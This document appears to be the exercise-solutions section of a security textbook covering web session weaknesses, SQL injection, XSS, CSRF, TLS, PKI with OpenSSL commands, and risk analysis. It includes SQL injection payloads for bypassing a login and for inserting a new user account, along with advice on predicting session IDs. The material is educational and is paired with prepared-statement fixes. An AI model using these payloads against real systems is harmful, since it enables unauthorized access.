6.18 A TCP session is initiated using the three-way handshake that was presented in Sect. 3.2.2. After this initial handshake, both ends of the connection are synchronized in terms of sequence numbers, which order the TCP segments. The session is identified using the source and destination IP address in combination with the source and destination TCP port numbers. After successful transmission, a TCP session is terminated using (at most) a four-way handshake.

6.19 Using, for example, the Firefox add-on Tamper Data or by simply looking at the URL, we see that user name and password are transmitted in plaintext as the GET parameters *user* and *pwd*. Thus anybody who observes the network traffic can intercept the user name and password information.

Since the user name and password are transmitted as part of the URL, there is a second problem too. Namely, login data is saved in the browser history. If you log in to such an account from a public computer, the next user can access your user credentials if you did not clear the browser history.

6.20 If you have entered a message on the message board, the URL changes so that your user name and password are no longer displayed. Instead, there is a new parameter named *sid*, whose name suggests that it might stand for a session identifier. *sid* appears to be an integer that increases by one for each new session. If two users are logged in simultaneously and we change the session identifier of one user to the session identifier of the other user, the latter will inherit the former's session. However, if either user logs out, their session identifier seems to be invalidated. You receive a *session expired* notification if you try to log in with the session identifier of a user who has already logged out.

Apart from the fact that it is possible to steal someone's session, e.g., by sniffing the connection and then using the victim's session identifier, a second weakness of this type of session management is that session identifiers are easy to predict. If you know that somebody is currently logged in, then by logging in yourself you have a good chance to steal his session identifier by guessing numbers around the session identifier you obtained for your own session.

6.21 A primary candidate seems to be the login function that takes a user name and a password and checks if they belong together. We would therefore expect a SQL query of the form:

```
SELECT <something> FROM <table> WHERE <username>='$user' AND
<password>='$passwd'
```

We can try the "standard" injection by inserting a valid user name such as `mallet` and instead of the password the string `' OR '1'='1`. This SQL injection logs us in to the message board and thereby shows that the input is not properly sanitized.

6.22 The vulnerability originates from the SQL statement:

```
SELECT id FROM users WHERE username= '$uname' AND
password = '$pwd'
```

If we enter the string `' OR '1'='1` we get an expression that is valid for every entry of the database, since 1=1 is always true. We might therefore suspect that the query returns the first hit in the database and that `mallet`'s entry is the first to be checked.

In order to find a string that lets us log in as an arbitrary user, we must find a query that is only true for entries with the given user name. An example of such a query is `alice' --` .

6.23 Upon receipt of an unauthorized GET request for a URI in the protected space, the server answers with error code 401 *Authorization Required* and sets the following field in the header of his response `WWW-Authenticate Basic realm="Login"`.

6.24 In every request to a site where you have authenticated yourself, the browser adds the following field.

```
Authorization Basic <username:password in Base64 coding>
```

6.25 Alice has placed the password file `passwords` in the publicly accessible directory `/var/www/` where anybody can download it over the network. The problem could be solved simply by moving the file to a directory that is not accessible over the network.

In terms of the OWASP Top 10 Application Security Risks, this corresponds to *Insecure Direct Object References*. Alice exposes her internal password file here without any access control check.

6.26 User name and password are transmitted as POST parameters. As such they are still sent in plaintext and could be overheard by an adversary who listens to the connection. However, the parameters are this time not in the browser history.

The name attribute of the cookie is set to *sid*, possibly as an abbreviation for session ID. When refreshing the page, one can observe that *sid* is incremented by one. The same happens if we log out and afterwards log in again. Hence it is very likely that *sid* does indeed stand for session ID.

6.27 We must eliminate characters and character sequences that might be interpreted by the browser as control characters or sequences, such as <, >, `!--`, etc. A simple but crude solution is to use the existing PHP function `strip_tags`. We can therefore replace the third line of code in `/var/www/forum/forum.php`, which is `$msg = $_GET['msg'];` by `$msg = strip_tags($_GET['msg']);`. This solution is crude since it does not allow the use, for example, of an apostrophe as part of a name. A more elegant solution would be to use the PHP function `htmlspecialchars()` which translates special characters to its representation in HTML-code, e.g., < will be translated to `&lt`. Special characters could thus still be used.

6.28 Whereas cross-site scripting typically uses a scripting language like JavaScript, cross-site request forgeries use simple HTTP requests. The victim's browser does not therefore execute code as in cross-site scripting attacks, but sends HTTP requests to web sites which the adversary hopes that the victim is currently logged into. The request, written by the adversary, is then executed in the context of the victim's user account on the target web site.

6.29 We can add for example the line:

```
'; INSERT INTO users (id,username, firstname,lastname,password)
 VALUES (4,'seclab','Michael','Schlaepfer','seclab123') --
```

Make sure not to forget to include an empty space after the comment tag `-- `.

6.30

- *Check whether the given input has the expected data type.* PHP offers a wide range of input validating functions, such as `ctype_alpha()` that checks if a given input string contains only alphabetic characters. Another useful function is `mysql_real_escape_string()` that escapes special characters by prepending backslashes to special characters.
- *Prepared Statements.* Most databases support this concept. A prepared statement can be seen as a precompiled template for a SQL statement. The statement is then customized using variable parameters. The parameters handed over to the statement do not have to be quoted since the driver handles this automatically.

6.31 The vulnerable code in the function `check_login()` is located in the following line:

```
$retval=$database->query("SELECT id FROM users WHERE
username='$uname' AND password = '$pwd'");
```

We therefore replace this line by the following lines of code:

```
$stmt = $database->prepare("SELECT id FROM users WHERE
username = :uname AND password = :pwd");
$stmt->bindParam(':uname',$uname);
$stmt->bindParam(':pwd',$pwd);
$stmt->execute();
$retval  = $stmt->fetch();
```

6.32

1. The failure message in the browser says: "The certificate is not trusted because the issuer of the certificate is unknown." In other words, the certificate presented by Alice's web site was not issued by an authority known to Mallet's browser. This is because when we configured Apache we used a self-signed certificate.
2. In the case of the web site `https://www.nsa.gov`, the issuer of the certificate is GeoTrust (in Firefox use *Tools→Page Info* to see the details of the certificate). Since the browser knows the certificate of GeoTrust (in Firefox see *Edit→Preferences→Advanced→View Certificates* to see the list of saved certificates), it can therefore verify that the certificate of `www.nsa.gov` was issued by a trusted CA, in this case by GeoTrust.

6.33

1. First, the client starts a regular TCP three-way handshake with the server, setting up a regular TCP connection.
2. The client next sends a *Client Hello* packet in which the client lists all the different ciphers it supports.
3. The server responds with a *Server Hello* packet where it sends its certificate including the specification of the algorithms used.
4. The next two steps set up a shared key between the client and the server. Typically, the client chooses a key and encrypts it with the server's public key.
5. From now on, all application data are sent encrypted.

6.34

1. No, since the connection would first establish a secure SSL/TLS "tunnel", user name and password would only be sent in encrypted form over the network.
2. No, only one of the problems is solved. Namely the session ID is no longer sent in plaintext. However, the session identifier is still guessable and the attack works in the same way as was discussed in Sect. 6.5.3.
3. No, Mallet could still place malicious JavaScript code on Alice's message board that would send him the cookie (and therefore the session information) of anybody visiting the site.

Chapter 7

7.1

- A public key encryption scheme consists of three efficient algorithms. A *key generation*, an *encryption* and a *decryption* algorithm.
- The key generation algorithm possibly takes some random input and outputs a pair of keys, a public key pub_k and a corresponding private key $priv_k$. It should not be feasible to efficiently derive $priv_k$ from a given pub_k.

- The encryption algorithm $Enc(.,.)$ takes two arguments, a public key pub_k and a message m, and outputs a cipher-text $Enc(pub_k, m)$ so that it is not feasible to derive m given pub_k and $Enc(pub_k, m)$.
- The decryption algorithm $Dec(.,.)$ takes a private key $priv_k$ and a cipher-text $Enc(pub_k, m)$ as arguments and outputs the plaintext m if and only if the private key $priv_k$ corresponds to the public key pub_k. We therefore have: $Dec(priv_k, Enc(pub_k, m)) = m$.

Note that this is a high-level definition of the security properties required by such a scheme. Defining security properties in a cryptographically meaningful way is much more involved.

7.2

1. In a man-in-the-middle attack, the adversary controls the communication channels between Alice and Bob and pretends to be Alice to Bob, and vice versa. A sequence diagram of a man-in-the-middle attack for the described scenario is as follows:

$$\begin{tikzcd}
\text{Bob} & & \text{Adversary} & & \text{Alice} \\
& {} \arrow[r, "\text{“Public Key of Alice?”}"] & {} & {} \arrow[r, "\text{“Public Key of Alice?”}"] & {} \\
& {} & {} \arrow[l, "Pk_{Adversary}"'] & {} & {} \arrow[l, "Pk_{Alice}"'] \\
& {} \arrow[r, "\{m\}_{Pk_{Adversary}}"] & {} & {} \arrow[r, "\{m\}_{Pk_{Alice}}"] & {}
\end{tikzcd}$$

   In the first message Bob asks for Alice's public key. The adversary just forwards the message to Alice. Instead of Alice's answer, the adversary sends his own public key, for which he holds the corresponding private key.
   Bob believes he has received Alice's public key. He therefore encrypts the secret m with the adversary's public key and sends the message to the network. The adversary also intercepts this message, decrypts it, and thereby learns the secret m, before he re-encrypts it with Alice's public key and forwards it to Alice.
2. Although it is not a problem if the adversary learns the public key of an honest agent, public keys must be exchanged on authentic channels. In order to prevent the man-in-the-middle attack described above, Bob must really receive Alice's public key.

7.3 As indicated in the text, this can be done when Alice and Bob share an authentic communication channel. In this case, they would proceed as follows:

1. Alice sends the public key (or, more generally, a public key for which only she holds the corresponding private key) on the authentic channel to Bob.
2. Having received Alice's public key, Bob chooses a random string, the secret. Bob encrypts the secret using Alice's public key and sends it (over the authentic channel) to Alice.
3. Since Alice is the only one who holds the private key that corresponds to the public key sent to Bob, she is the only one who can decrypt the message from Bob and thus can derive the random string chosen by Bob.

Note that the remark in Point 2 about the authenticity of the channel used by Bob to transmit the secret is necessary for Alice to know with whom she shares the secret.

7.4 Without further assumptions, Bob cannot determine that the key is authentic; it could have been tampered with, either on the web page or in transit. One solution would be for him to receive a signed statement from someone he trusts that asserts the authenticity of the public key. This is a certificate.

Another option would be for Bob to verify the authenticity of the key using a second communication channel. For example, Alice could read out her public key (or a digest of it) to Bob on the phone. Provided Bob can recognize Alice's voice and distinguish it from an impostor, he can validate Alice's key. This amounts to communication using an authentic channel.

7.5

1. When you connect to your bank's web site, your browser (or computer) already includes a set of certificates of known certificate authorities. If your bank's public key is certified by one of these certificate authorities, your browser will automatically check the validity of the bank's certificate and either establish the connection or warn you that something might be wrong with the certificate presented.
2. As for guarantees, if the connection succeeds without warning, then you know that you have established a session with your bank's web site. Hence the messages you receive originate from your bank and the messages you send can only be decrypted by your bank.
   As for the bank, the guarantees are weaker and are sometimes called *sender invariance*. Namely, the bank does not know with whom it is communicating. However it knows that for the duration of the HTTPS session it is always communicating with the same sender (the client). Any further authentication guarantees for the bank, in particular establishing the identity of the client, require additional mechanisms, such as user authentication over HTTPS using a username and a password.

7.6 Web browsers include the certificates of a set of generally accepted certificate authorities. These certificates bind a public key to the corresponding name of the certificate authority. However, this certificate must also be signed using a private key. Certificate authorities thus typically have a "root" certificate, which has to be a self-signed certificate (the chain must stop somewhere). Note that this is convention. You could just store the CA's public keys directly rather than a self-signed certificate.

7.7

1. First, we generate a private key `testkey.key` using the command:

   ```
   openssl genrsa -out testkey.key 1024
   ```

2. Next, we generate the certificate signing request (CSR) for `testkey.key`:

   ```
   openssl req -new -key testkey.key -out testkey.csr
   ```

During the process of generating the certificate signing request you are asked several questions, such as the *Organization Name*. Note that for the CA to sign the certificate, a *Common Name* must be provided. Furthermore, the following fields of the signing request must coincide with the CA certificate:

- *Country Name*
- *State or Province Name*
- *Organization Name*

3. Finally, the CA creates the corresponding certificate, using the following command:

```
sudo openssl ca -in testkey.csr -config /etc/ssl/openssl.cnf
```

The new certificate can then be found in the directory `/etc/ssl/newcerts/`.

7.8 If a signature key is lost, Alice can no longer sign documents with it. For that matter, nobody can sign documents with this key, including the adversary. So, in contrast to the case where Alice's key is compromised, there is no risk of Alice's signature being forged and she need not revoke the associated certificate. If she wishes to sign documents in the future, however, she will need to generate a new key pair and have a new certificate issued.

7.9

1. Symmetric keys are typically only shared by two parties or, more generally, by a small group of agents. Hence it is usually an easy matter to inform the relevant parties when a key is lost or compromised. In contrast, a public key may be held by arbitrarily many agents, and the owner of the private key will usually not even know who these are. This problem is particularly severe since public–private keys are used on a long-term basis, whereas symmetric keys are typically renewed on a per-session basis.
2. Suppose Alice and Bob wish to communicate with each other. Simply encrypting communication using each other's public key would be insufficient. Compromise of one of the private keys, say Bob's, would allow the adversary to decrypt all previous messages communicated to Bob (provided the adversary has overheard and saved them). Similarly, if Alice were to send Bob a symmetric key encrypted with his public key, this key would also be revealed after Bob's private key is compromised.
   The standard solution to this problem is for Alice and Bob to carry out a *Diffie–Hellman key exchange*, where each uses his or her private key to authenticate (i.e., sign) the Diffie–Hellman half key that he or she generates. The resulting Diffie–Hellman shared key is then used for subsequent communication. Note that if ever one or both of the private keys is compromised later, this does not allow the adversary to compromise the Diffie–Hellman shared key.

Chapter 8

8.1 Risk analysis tries to estimate a system's exposure to loss. In doing so, it considers all aspects that affect the security of the system under consideration on an asset-by-asset basis. This includes a systematic analysis of vulnerabilities, threats and their impacts.

Risk management defines the processes to analyze and handle risks. One of its central purposes is to make management aware of all existing risks and thereby providing a basis for planning countermeasures, where deemed appropriate.

Risk analysis is a component of the more general process of risk management. When applied to an existing system, it provides insights into current risks and their severity. This provides a basis for determining subsequent actions within a risk management process.

8.2 Consider a service provider who offers wireless Internet access at public locations, such as railway stations or airports. One stakeholder is the service provider, who wants to maximize his profit by charging customers as much as possible while investing as little as possible, e.g., by using cheap equipment and offering low bandwidth and upstream connectivity with minimal quality-of-service guarantees. For the second stakeholder, consider the customer who wants to pay as little as possible for the service and have as much bandwidth and upstream connectivity as possible. Fortunately, the service provider is also interested in customer satisfaction and therefore takes the customer's interest into account.

8.3 Consider the example of a web service. One can measure the service's bandwidth, which measures the asset's availability. Alternatively one could measure the available computational resources, which provides a measure of the asset's computational performance.

8.4 Obviously it is impossible to foresee which potential vulnerabilities will be found in the future. Nevertheless by associating each asset with a set of states and by looking at vulnerabilities as triggers that enable state changes, we may deduce a measure for the severity of unknown vulnerabilities.

As an example, consider the "openssl—predictable random generator" vulnerability found in May 2008 in Debian's OpenSSL package (Debian Security Advisory DSA-1571-1). In this vulnerability, the Debian's OpenSSL implementation used a predictable random number generator for key generation. As a result, adversaries could conduct brute-force guessing attacks and decipher cryptographic keys as they are used, for example, in SSH or SSL/TLS connections. Predicting this vulnerability was clearly impossible beforehand. Nevertheless the keys could have been identified as a critical asset and predictability as a trigger that negatively impacts keys' state. In this sense, the impact of this vulnerability could be predicted.

8.5

Defense Industry: Defense companies may have valuable information for governments, e.g., the latest weapons technology or customer lists.

Financial Industry: Individuals and companies may hide capital from their governments to avoid taxes or for other criminal reasons. Governments therefore have an interest in acquiring this information.

High-Tech Industries: Similar to defense industries, high-tech industries may be targets of governmental agencies. One common objective here is to support local industries.

References

[1] T. Berners-Lee, R. Fielding, and H. Frystyk. Hypertext Transfer Protocol – HTTP/1.0. RFC 1945 (Informational), May 1996.

[2] R. S. Engelschall. mod_ssl. http://www.modssl.org.

[3] German Federal Office for Information Security (BSI). Risk Analysis based on IT-Grundschutz, 2008. BSI-Standard 100-3.

[4] J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, and L. Stewart. HTTP Authentication: Basic and Digest Access Authentication. RFC 2617 (Draft Standard), June 1999. http://www.ietf.org/rfc/rfc2617.txt.

[5] M. Howard, D. LeBlanc, and J. Viega. *24 Deadly Sins of Software Security*. McGraw-Hill, 2009.

[6] Internet Engineering Task Force (IETF). RFC 1122 - Requirements for Internet Hosts. http://tools.ietf.org/html/rfc1122.

[7] A. Kerckhoffs. La cryptographie militaire. *Journal des sciences militaires*, IX:5–83, 1883.

[8] M. S. Lund, B. Solhaug, and K. Stølen. *Model-Driven Risk Analysis - The CORAS Approach*. Springer, 2011.

[9] G. F. Lyon. *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure, USA, 2009.

[10] Metasploit Framework. http://www.metasploit.com.

[11] OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation). http://www.cert.org/octave.

[12] U.S. Department of Homeland Security. Build Security In: Principles. http://buildsecurityin.us-cert.gov/bsi/articles/knowledge/principles.html, last accessed June 2010.

[13] The Open Web Application Security Project (OWASP). The OWASP Top 10 Web Application Security Risks. http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project.

[14] S. Powers and J. Peek. *UNIX power tools*. O'Reilly Media, Inc., 2003.

[15] OpenSSL Project. Open source general purpose cryptographic library. http://www.openssl.org.

D. Basin et al., *Applied Information Security*,
DOI 10.1007/978-3-642-24474-2,

[16] Openwall Project. John the Ripper password cracker. http://www.openwall.com/john/.

[17] The Nmap Project. Nmap Network Scanning. http://www.nmap.org/book/osdetect-methods.

[18] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. In *Proceedings of the IEEE*, volume 63, pages 1278–1308, 1975.

[19] J. Scambray and M. Shema. *Hacking Web Applications Exposed*. McGraw-Hill/Osborne, 2002.

[20] D. Sklar. PHP and the OWASP top ten security vulnerabilities. http://www.sklar.com/page/article/owasp-top-ten.

[21] G. Stoneburner, A. Goguen, and A. Feringa. Risk management guide for information technology systems, July 2002. NIST Special Publication 800-30.

[22] G. Stoneburner, C. Hayden, and A. Feringa. Engineering principles for information technology security (a baseline for achieving security), June 2001. NIST Special Publication 800-27.

[23] VirtualBox. http://www.virtualbox.org.

[24] A. Wiesmann, M. Curphey, A. van der Stock, and R. Stirbei. *A Guide to Building Secure Web Applications and Web Services*. OWASP (The Open Web Application Security Project), July 2005. http://www.owasp.org/.

Index